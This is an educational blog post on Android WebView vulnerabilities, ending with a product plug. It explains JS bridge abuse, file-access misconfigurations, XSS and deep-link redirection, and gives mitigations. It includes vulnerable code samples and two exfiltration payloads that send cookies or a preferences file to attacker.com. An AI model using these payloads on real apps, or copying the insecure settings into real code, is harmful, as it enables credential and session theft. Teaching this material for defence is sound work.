What is WebView Vulnerability? Ways to Exploit, Examples and Impact
Learn how WebView vulnerabilities like JS Bridge injection and file access work. Explore technical examples, security risks, and mitigation tips for mobile apps.

In the modern mobile application landscape, the line between native apps and web content has become increasingly blurred. Developers often use WebViews to render HTML, CSS, and JavaScript directly within a native Android or iOS application. While this provides immense flexibility and speeds up development, it also introduces a unique class of security flaws known as WebView vulnerabilities. Understanding these risks is essential for any security professional or developer aiming to protect user data in a mobile-first world.
What is a WebView?
Before diving into the vulnerabilities, we must define what a WebView actually is. At its core, a WebView is an embeddable browser component that allows a native application to display web content. Instead of forcing a user to leave the app and open a standalone browser like Chrome or Safari, the app uses a WebView to load a URL or render local HTML strings.
In Android, this is handled by the android.webkit.WebView class. In iOS, modern applications use WKWebView. These components are essentially "mini-browsers" stripped of the standard UI elements like address bars or navigation buttons. However, they retain the full power of a browser engine, including the ability to execute JavaScript, manage cookies, and interact with the underlying operating system through specific bridges.
Why WebView Vulnerabilities Occur
WebView vulnerabilities typically arise from a breakdown in the trust boundary between the native application and the web content it hosts. If an application loads content from an untrusted source (like an unencrypted HTTP connection or a user-controlled URL) and grants that content excessive permissions, an attacker can bridge the gap from the web sandbox to the native system. This can lead to sensitive data theft, unauthorized access to device hardware, or even Remote Code Execution (RCE).
Common Types of WebView Vulnerabilities
1. JavaScript Interface Injection (The "Bridge" Vulnerability)
One of the most powerful features of WebViews is the ability to create a "JavaScript Bridge." This allows JavaScript running inside the WebView to call native Java or Kotlin methods. In Android, this is achieved using the addJavascriptInterface method.
Historically, this was extremely dangerous. In versions of Android prior to 4.2, any public method of the injected object could be accessed via reflection, allowing an attacker to execute arbitrary commands on the device. While modern Android requires the @JavascriptInterface annotation to expose methods, the logic within those methods remains a high-value target.
Vulnerable Code Example (Android):
// Native Android Code
webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(new WebAppInterface(this), "AndroidBridge");

public class WebAppInterface {
    Context mContext;
    WebAppInterface(Context c) {
        mContext = c;
    }

    @JavascriptInterface
    public void showToast(String toast) {
        Toast.makeText(mContext, toast, Toast.LENGTH_SHORT).show();
    }

    // Danger: If this method handles sensitive data without validation
    @JavascriptInterface
    public String getSessionToken() {
        return "sensitive_token_12345";
    }
}
If an attacker can perform a Cross-Site Scripting (XSS) attack on the website loaded in this WebView, they can simply call window.AndroidBridge.getSessionToken() to steal the user's session.
2. Insecure File Access (setAllowFileAccess)
WebViews can be configured to access local files on the device's filesystem using the file:// scheme. If the setAllowFileAccess(true) setting is enabled, and the WebView loads a malicious script, that script can read files from the application's private data directory.
Vulnerable Configuration:
WebSettings settings = webView.getSettings();
settings.setAllowFileAccess(true);
settings.setAllowUniversalAccessFromFileURLs(true);
With these settings enabled, an attacker could trick the app into loading a local HTML file that contains a script to exfiltrate the app's internal database (e.g., /data/data/com.example.app/databases/user_creds.db).
3. Cross-Site Scripting (XSS) in WebView
XSS in a WebView is often more impactful than in a standard browser. Because the WebView is part of a native app, an XSS vulnerability can be used to trigger native functionality. If the application does not properly sanitize inputs before rendering them in a WebView, an attacker can inject malicious <script> tags.
Consider an app that displays a user's name in a WebView:
// Malicious payload injected into the 'name' field
<script>
   fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>
4. Intent Redirection and Deep Link Exploitation
Many mobile apps use Deep Links (e.g., myapp://open-url?url=https://malicious.com) to navigate to specific screens. If the app takes a URL from a deep link and loads it into a WebView without strict allow-listing, an attacker can force the app to load an arbitrary malicious website.
Vulnerable Logic:
Intent intent = getIntent();
Uri data = intent.getData();
if (data != null) {
    String targetUrl = data.getQueryParameter("url");
    // Vulnerability: No validation of targetUrl
    webView.loadUrl(targetUrl);
}
An attacker could send a link to a user via SMS or email that, when clicked, opens the legitimate app but loads a phishing page inside it.
How to Exploit WebView Vulnerabilities: A Scenario
Let's walk through a technical scenario involving a file-based exploit. Imagine an Android application that downloads a ZIP file, extracts it, and then displays an HTML summary page from the extracted contents in a WebView.
- The Setup: The app has
setAllowFileAccess(true)andsetAllowUniversalAccessFromFileURLs(true)enabled. - The Attack: An attacker provides a malicious ZIP file containing an HTML file named
summary.htmland a symbolic link (symlink) pointing to the app's shared preferences:prefs_link -> /data/data/com.victim.app/shared_prefs/auth_prefs.xml. - The Payload: Inside
summary.html, the attacker writes a script:
<script>
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'prefs_link', true);
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
      // Send the contents of the XML file to the attacker's server
      navigator.sendBeacon('https://attacker.com/log', xhr.responseText);
    }
  };
  xhr.send();
</script>
- The Execution: When the app opens
summary.htmlviafile:///, the script executes, follows the symlink, reads the sensitive XML file, and sends it to the attacker.
Real-World Impact
The impact of WebView vulnerabilities can be devastating for both users and organizations:
- Account Takeover: Stealing session cookies or OAuth tokens via XSS or JavaScript bridges allows attackers to hijack user accounts.
- Data Exfiltration: Accessing private databases, shared preferences, or local files can expose PII (Personally Identifiable Information) and financial data.
- Phishing: Because the WebView is hosted inside a trusted app, users are much more likely to trust a login form displayed within it, making phishing highly effective.
- Remote Code Execution: In older versions of Android or through complex memory corruption bugs in the underlying Chromium engine, attackers can gain full control over the device.
Mitigation and Best Practices
Securing WebViews requires a "defense in depth" approach. Here are the most effective ways to prevent these vulnerabilities:
1. Disable JavaScript if Not Needed
If the content you are displaying is static, disable JavaScript entirely. This is the single most effective way to eliminate XSS and Bridge-related risks.
webView.getSettings().setJavaScriptEnabled(false);
2. Use a Strict Allow-list for URLs
Never load a URL provided by an external Intent or user input without validating it against a strict allow-list of trusted domains.
public boolean shouldOverrideUrlLoading(WebView view, String url) {
    if (url.startsWith("https://trusted-domain.com/")) {
        return false; // Allow loading
    }
    return true; // Block loading
}
3. Secure the JavaScript Bridge
If you must use addJavascriptInterface, ensure that you only expose the absolute minimum number of methods. Always treat the input to these methods as untrusted and perform rigorous validation.
4. Restrict File Access
In modern Android apps, you should explicitly disable file access unless it is strictly necessary. For Android 11 (API 30) and above, setAllowFileAccess(false) is the default, but it is good practice to set it explicitly.
webView.getSettings().setAllowFileAccess(false);
webView.getSettings().setAllowContentAccess(false);
5. Use WebViewAssetLoader
Instead of using file:// URLs, use the WebViewAssetLoader API. This allows you to load local assets using a https:// style URL, which maintains the Same-Origin Policy (SOP) and prevents many types of file-based attacks.
Conclusion
WebViews are a powerful tool for mobile developers, but they represent a significant extension of an application's attack surface. By treating the WebView as an untrusted environment and applying strict security configurations—such as disabling unnecessary features, validating URLs, and securing JavaScript bridges—developers can significantly reduce their risk profile. For security researchers, WebViews remain a fertile ground for discovery, often providing the key to bypassing native security controls.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon. By keeping a constant eye on your infrastructure and web properties, Jsmon helps you identify the very types of misconfigurations that lead to WebView-based exploitations.



